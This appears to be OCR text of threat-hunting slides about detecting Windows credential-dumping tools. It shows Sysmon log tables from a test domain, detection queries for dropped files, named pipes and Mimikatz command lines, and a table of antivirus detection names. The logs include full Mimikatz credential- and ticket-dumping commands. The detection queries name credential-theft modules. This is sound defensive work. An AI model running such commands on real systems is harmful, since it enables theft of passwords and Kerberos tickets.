
Time	computer_name	task	event_data.Image	event_data.TargetFilename
November 8th 2017, 14:07:29.631	WIN-FJRNSLDJHD2.test.local	File created (rule: FileCreate)	C:\Users\ADMINI~1\AppData\Local\Temp\2\48b2cbae-01ea-4f47-a0ef-0203269de481.exe	C:\tools\wce_krbtkts
November 8th 2017, 14:07:29.630	WIN-FJRNSLDJHD2.test.local	File created (rule: FileCreate)	C:\Users\ADMINI~1\AppData\Local\Temp\2\48b2cbae-01ea-4f47-a0ef-0203269de481.exe	C:\tools\wce_ccache
November 8th 2017, 14:07:23.642	WIN-FJRNSLDJHD2.test.local	File created (rule: FileCreate)	C:\Users\ADMINI~1\AppData\Local\Temp\2\9e52cbe2-8847-44bf-8add-b0a360d3ece0.exe	C:\Windows\Temp\wceaux.dll
November 8th 2017, 03:10:52.137	pc0002.test.local	File created (rule: FileCreate)	C:\Windows\Explorer.EXE	C:\tools\cachedump-1.0\cachedump.exe
November 8th 2017, 02:50:40.198	WIN-FJRNSLDJHD2.test.local	File created (rule: FileCreate)	C:\tools\PWDumpX 1.4\PWDumpX.exe	C:\tools\PWDumpX 1.4\172.16.205.151-PWHashes.txt
November 8th 2017, 02:50:39.337	pc0002.test.local	File created (rule: FileCreate)	System	C:\Windows\System32\DumpExt.dll
November 8th 2017, 02:50:39.332	pc0002.test.local	File created (rule: FileCreate)	System	C:\Windows\System32\DumpSvc.exe
November 8th 2017, 02:11:21.108	pc0002.test.local	File created (rule: FileCreate)	System	C:\Windows\lsremora.dll
November 8th 2017, 02:06:32.633	pc0002.test.local	File created (rule: FileCreate)	System	C:\Windows\test.pwd
November 7th 2017, 20:39:34.902	WIN-FJRNSLDJHD2.test.local	File created (rule: FileCreate)	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe	C:\tools\[0;3e7]-2-2-40e10000-WIN-FJRNSLDJHD2$@krbtgt-TEST.LOCAL.kir

Credentials dumping tools artefacts
Dropped files. Lets hunt it!

Credentials dumping tools artefacts
Named pipes. Sysmon events







Credentials dumping tools artefacts
Named pipes. Lets hunt it!

*source_name:"Microsoft-Windows-Sysmon" AND event_id:17 AND event_data.PipeName:(*lsadump* *cachedump* *WCEServicePipe*)*

Time	computer_name	task	event_data.Image	event_data.ProcessId	event_data.PipeName
November 8th 2017, 14:07:23.638	WIN-FJRNSLDJHD2.test.local	Pipe Created (rule: PipeEvent)	C:\Users\ADMINI~1\AppData\Local\Temp\2\9e52cbe2-8847-44bf-8add-b0a360d3ece0.exe	26496	\WCEServicePipe
November 8th 2017, 03:20:21.223	pc0002.test.local	Pipe Created (rule: PipeEvent)	C:\tools\cachedump-1.0\cachedump.exe	5580	\cachedumppipe
November 8th 2017, 03:11:31.632	pc0002.test.local	Pipe Created (rule: PipeEvent)	C:\tools\lsadump2.exe	4228	\lsadump2-4228

Credentials dumping tools artefacts
Mimikatz command line

*event_id:1 AND (event_data.CommandLine:(*DumpCreds* *invoke-mimikatz*) OR (event_data.CommandLine:(*rpc* *token* *crypto* *dpapi* *sekurlsa* *kerberos* *lsadump* *privilege* *process*) AND event_data.CommandLine.raw:*\:\:*))*

Time	computer_name	task	event_data.Image	event_data.CommandLine
November 16th 2017, 02:48:48.213	pc0002.test.local	Process Create (rule: ProcessCreate)	C:\Windows\System32\cmd.exe	"C:\Windows\System32\cmd.exe" /c C:\Users\Public\mimikatz.exe privilege::debug sekurlsa::logonpasswords exit >> C:\Users\Public\result.txt
November 7th 2017, 20:07:59.545	pc0002.test.local	Process Create (rule: ProcessCreate)	C:\tools\mimikatz\Win32\mimikatz.exe	mimikatz.exe "token::elevate service::+" "exit"
November 7th 2017, 18:54:19.286	WIN-FJRNSLDJHD2.test.local	Process Create (rule: ProcessCreate)	C:\tools\mimikatz\x64\notepad.exe	notepad.exe "privilege::debug" "sekurlsa::logonpasswords" "securlsa::tickets /export"

*event_id:4688 AND (event_data.CommandLine:(*DumpCreds* *invoke-mimikatz*) OR (event_data.CommandLine:(*rpc* *token* *crypto* *dpapi* *sekurlsa* *kerberos* *lsadump* *privilege* *process*) AND event_data.CommandLine.raw:*\:\:*))*

Time	computer_name	event_id	event_data.NewProcessName	event_data.CommandLine
November 16th 2017, 21:35:44.151	WIN-FJRNSLDJHD2.test.local	4,688	C:\tools\mimikatz\x64\notepad.exe	"C:\tools\mimikatz\x64\notepad.exe" rpc::server service::me exit
November 16th 2017, 02:48:47.859	pc0002.test.local	4,688	C:\Windows\System32\cmd.exe	"C:\Windows\System32\cmd.exe" /c C:\Users\Public\mimikatz.exe privilege::debug sekurlsa::logonpasswords exit >> C:\Users\Public\result.txt
November 7th 2017, 20:07:59.519	pc0002.test.local	4,688	C:\tools\mimikatz\Win32\mimikatz.exe	mimikatz.exe "token::elevate service::+" "exit"
November 7th 2017, 18:54:19.256	WIN-FJRNSLDJHD2.test.local	4,688	C:\tools\mimikatz\x64\notepad.exe	notepad.exe "privilege::debug" "sekurlsa::logonpasswords" "securlsa::tickets /export"

Hunting for credentials dumping by AV detects

	Kaspersky	Microsoft	Symantec	TrendMicro
mimikatz	Exploit.Win32.Palsas.vyl HackTool.Win32.Mimikatz.gen	HackTool:Win32/Mimikatz	Hacktool.Mimikatz	HKTL_MIMIKATZ64.A HKTL_MIMIKATZ
Gsecdump	PSWTool.Win64.Gsecdmp.e	HackTool:Win32/Gsecdump	Hacktool.PTHToolkit	HKTL_PWDUMP
Fgdump	PSWTool.Win32.PWDump.f	HackTool:Win32/Fgdump	Pwdump	HKTL_FGDUMP
WCE	HackTool.Win32.WinCred.e	HackTool:Win32/Wincred.G	SecurityRisk.WinCredEd	HKTL_WINCRED
PWDumpX	HackTool.Win32.PWDump.a	HackTool:Win32/PWDumpX	-	HKTL_PWDUMP.SM
Cachedump	PSWTool.Win32.CacheDump.a	HackTool:Win32/Cachedump	Trojan.Gen.NPE	HKTL_PWDUMPBD
Pwdump6	PSWTool.Win32.PWDump.lv	HackTool:Win64/PWDump HackTool:Win32/PWDump.A	Pwdump	HKTL_PWDUMP
pwdump7	PSWTool.Win32.PWDump.bve	HackTool:Win32/PWDump.I	Pwdump	HKTL_PWDUMP
lsadump	HackTool.Win32.Lsadump.a	-	Hacktool.LSADump	-
samex	HackTool.Win32.Samer.a	-	-	-

ASK ME QUESTIONS!